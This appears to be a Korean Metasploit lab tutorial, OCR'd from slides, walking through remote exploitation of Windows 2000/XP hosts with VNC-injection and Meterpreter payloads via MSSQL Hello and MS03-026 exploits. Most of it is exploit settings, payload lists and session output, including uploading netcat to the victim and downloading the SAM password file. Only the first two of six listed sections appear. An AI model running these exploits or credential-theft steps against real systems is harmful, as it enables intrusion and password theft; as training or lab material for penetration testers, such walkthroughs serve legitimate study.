다양한 활용법 및 V3.0 이용한 자동 점검

bluearth in N@R

1. VNC Injection Payload 이용한 공격

2. Meterpreter Payload 이용한 공격

3. Binary Payload 생성을 통한 공격
   (메일, 첨부파일 전송)

4. PassiveX Payload 이용한 공격

5. V3.0의 db_autopwn 이용한 자동 공격


6. Kernel Payload 이용한 무선랜 공격

※ Offensive Security Lab 참고(Backtrack 2.0)

※ Target 및 Exploit 선택은 이전과 동일하니 따로 설명하지 않고 중요부분만 설명합니다.

1. VNC Injection Payload 이용한 공격


1) Win32_reverse_vncinject Payload 선택


Metasploit Framework Web Console v2.7 - Windows Internet Explorer
http://127.0.0.1:55555/EXPLOITS?MODULE=%6d%73%73%71%6c%32%30
Yahoo! Search
파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도구(T) 도움말(H)
Cookie
22 links on page:
Proxy: (none)
Typed URLs
Visited URLs
Metasploit Framework Web Console v2.7
페이지(P)
도구(O)
신뢰할 수 있는 사이트
100%

Payload	Description
win32_adduser	Windows Execute net user /ADD
win32_bind	Windows Bind Shell
win32_bind_dllinject	Windows Bind DLL Inject
win32_bind_meterpreter	Windows Bind Meterpreter DLL Inject
win32_bind_stg	Windows Staged Bind Shell
win32_bind_stg_upexec	Windows Staged Bind Upload/Execute
win32_bind_vncinject	Windows Bind VNC Server DLL Inject
win32_downloadexec	Windows Executable Download and Execute
win32_exec	Windows Execute Command
win32_passivex	Windows PassiveX ActiveX Injection Payload
win32_passivex_meterpreter	Windows PassiveX ActiveX Inject Meterpreter Payload
win32_passivex_stg	Windows Staged PassiveX Shell
win32_passivex_vncinject	Windows PassiveX ActiveX Inject VNC Server Payload
win32_reverse	Windows Reverse Shell
win32_reverse_dllinject	Windows Reverse DLL Inject
win32_reverse_meterpreter	Windows Reverse Meterpreter DLL Inject
win32_reverse_stg	Windows Staged Reverse Shell
win32_reverse_stg_upexec	Windows Staged Reverse Upload/Execute
win32_reverse_vncinject	Windows Reverse VNC Server Inject

COPYRIGHT © 2003-2005 METASPLOIT.COM

2) IP 및 기타 설정 : Autovnc 옵션 0(수동) 권고 (1은 자동 접속)




MSSQL 2000/MSDE Hello Buffer Overflow (win32_reverse_vncinject)

RHOST	Required	ADDR	192.168.145.128	The target address
RPORT	Required	PORT	1433	The target port
AUTOVNC	Required	BOOL	0	Automatically launch vncviewer
EXITFUNC	Required	DATA	seh	Exit technique: 'process', 'thread', 'seh'
LHOST	Required	ADDR	1[redacted]3	Local address to receive connection
LPORT	Required	PORT	4321	Local port to receive connection
VNCDLL	Required	PATH	/home/framework/data/vi	The full path the VNC service dll
VNCPORT	Required	PORT	5900	The local port to use for the VNC proxy

Preferred Encoder: Default Encoder

Nop Generator: Default Generator

3) Exploit 성공시 Client 수동 실행




```
Processing exploit request (Microsoft RPC DCOM MS03-026)...
Using payload: win32_reverse_vncinject
```

Exploit Output

```
[*] Starting Reverse Handler.
[*] Sending request...
[*] Got connection from 192.168.9.100:4321 <-> 192.168.9.14:1032
[*] Shell started on session 1
```


- IP를 로컬로 지정해야 됨 : 절대 Target IP 아님



VNC server: 127.0.0.1:5900

Use host:display
e.g. snoopy:2
(Display defaults to 0 if not given)

4) 연결 성공 : VNC 원격 접속




```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows 20

Ethernet ad

        Co
        IP
        Su
        De

C:\Document
```

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>_
```

2. Meterpreter Payload 이용한 공격

1) Win32_bind_meterpreter Payload 선택



Metasploit Framework Web Console v2.6 - Microsoft Internet Explorer
파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도구(T) 도움말(H)
뒤로 검색 즐겨찾기
주소(D) http://127.0.0.1:55555/EXPLOITS?MODULE=%6d%73%73%71%6c%32%30%30%30%5f%70%72%65%61%75%74%68%65%6e%74%6
이동 연결
Cookie Proxy: (none) Typed URLs Visited URLs Cache Passwords Forms Cookie: (none)
EXPLOITS
PAYLOADS
SESSIONS
신뢰할 수 있는 사이트

MSSQL 2000/MSDE Hello Buffer Overflow

Select Payload:

Payload	Description
win32_adduser	Windows Execute net user /ADD
win32_bind	Windows Bind Shell
win32_bind_dllinject	Windows Bind DLL Inject
win32_bind_meterpreter	Windows Bind Meterpreter DLL Inject
win32_bind_stg	Windows Staged Bind Shell
win32_bind_stg_upexec	Windows Staged Bind Upload/Execute
win32_bind_vncinject	Windows Bind VNC Server DLL Inject
win32_downloadexec	Windows Executable Download and Execute
win32_exec	Windows Execute Command
win32_passivex	Windows PassiveX ActiveX Injection Payload
win32_passivex_meterpreter	Windows PassiveX ActiveX Inject Meterpreter Payload
win32_passivex_stg	Windows Staged PassiveX Shell
win32_passivex_vncinject	Windows PassiveX ActiveX Inject VNC Server Payload

2) 성공시 다음 화면 나옴


Metasploit Framework v2.6 - Session 2 - Microsoft Internet Explorer
파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도구(T) 도움말(H)
뒤로 검색 즐겨찾기
주소(D) http://127.0.0.1:55555/SESSIONS?MODE=LOAD&SID=2
이동
Google G Go Bookmarks 221 blocked Check AutoLink Settings
Run
http://127.0.0.1:55555/SESSIONS?MODE=UPDATE&SID=2 페이지 여는 중...
알 수 없는 영역

```
invalid command
meterpreter>
>> help

         Core   Core feature set commands
 ------------   ----------------
         read   Reads from a communication channel
        write   Writes to a communication channel
        close   Closes a communication channel
     interact   Switch to interactive mode with a channel
         help   Displays the list of all register commands
         exit   Exits the client
    initcrypt   Initializes the cryptographic subsystem

   Extensions   Feature extension commands
 ------------   ----------------
      loadlib   Loads a library on the remote endpoint
          use   Uses a feature extension module
meterpreter>
```


Process, Sys, Fs, Net
옵션 사용 가능

Session Commands: Session::Kill Session::Break Metasploit::Website Metasploit::Donate


- 크게 Process, Sys, Fs, Net의 4가지 모드를 사용 할 수 있음
  각 모드별 다양한 세부 옵션 제공함

meterpreter> use -m Process - 모드 선택 (대소문자 구분)


meterpreter> help - 모드가 제공하는 옵션



```
meterpreter> use -m Process
loadlib: Loading library from 'ext180401.dll' on the remote machine.
Meterpreter>
loadlib: success.
meterpreter> use -m Fs
loadlib: Loading library from 'ext290706.dll' on the remote machine.
meterpreter>
loadlib: success.
meterpreter> help
```



```
meterpreter> upload /pentest/windows-binaries/tools/nc.exe c:\windows
upload: Starting upload of '/pentest/windows-binaries/tools/nc.exe' to 'c:\windows\nc.exe'.
upload: 1 uploads started.
meterpreter>
upload: Upload from '/pentest/windows-binaries/tools/nc.exe' succeeded.
meterpreter> download c:\windows\repair\sam /tmp
download: Starting download from 'c:\windows\repair\sam' to '/tmp/sam'...
download: 1 downloads started.
meterpreter>
download: Download to '/tmp/sam' succeeded.
meterpreter>
meterpreter> ps
meterpreter>
Process list:

   Pid           Name   Path
 -----   ------------   ----------
 00360       smss.exe   \SystemRoot\System32\smss.exe
 00528      csrss.exe   \??\C:\WINDOWS\system32\csrss.exe
 00556   winlogon.exe   \??\C:\WINDOWS\system32\winlogon.exe
 00604   services.exe   C:\WINDOWS\system32\services.exe
 00616      lsass.exe   C:\WINDOWS\system32\lsass.exe
 00864    svchost.exe   C:\WINDOWS\system32\svchost.exe
 01008    svchost.exe   C:\WINDOWS\System32\svchost.exe
 01084    svchost.exe   C:\WINDOWS\System32\svchost.exe
 01156    svchost.exe   C:\WINDOWS\System32\svchost.exe
 01360    spoolsv.exe   C:\WINDOWS\system32\spoolsv.exe
 01588  VMwareService.exe   C:\Program Files\VMware\VMware Tools\VMwareService.exe
 01172   Explorer.EXE   C:\WINDOWS\Explorer.EXE
 01048  VMwareTray.exe   C:\Program Files\VMware\VMware Tools\VMwareTray.exe
 01292  VMwareUser.exe   C:\Program Files\VMware\VMware Tools\VMwareUser.exe
```



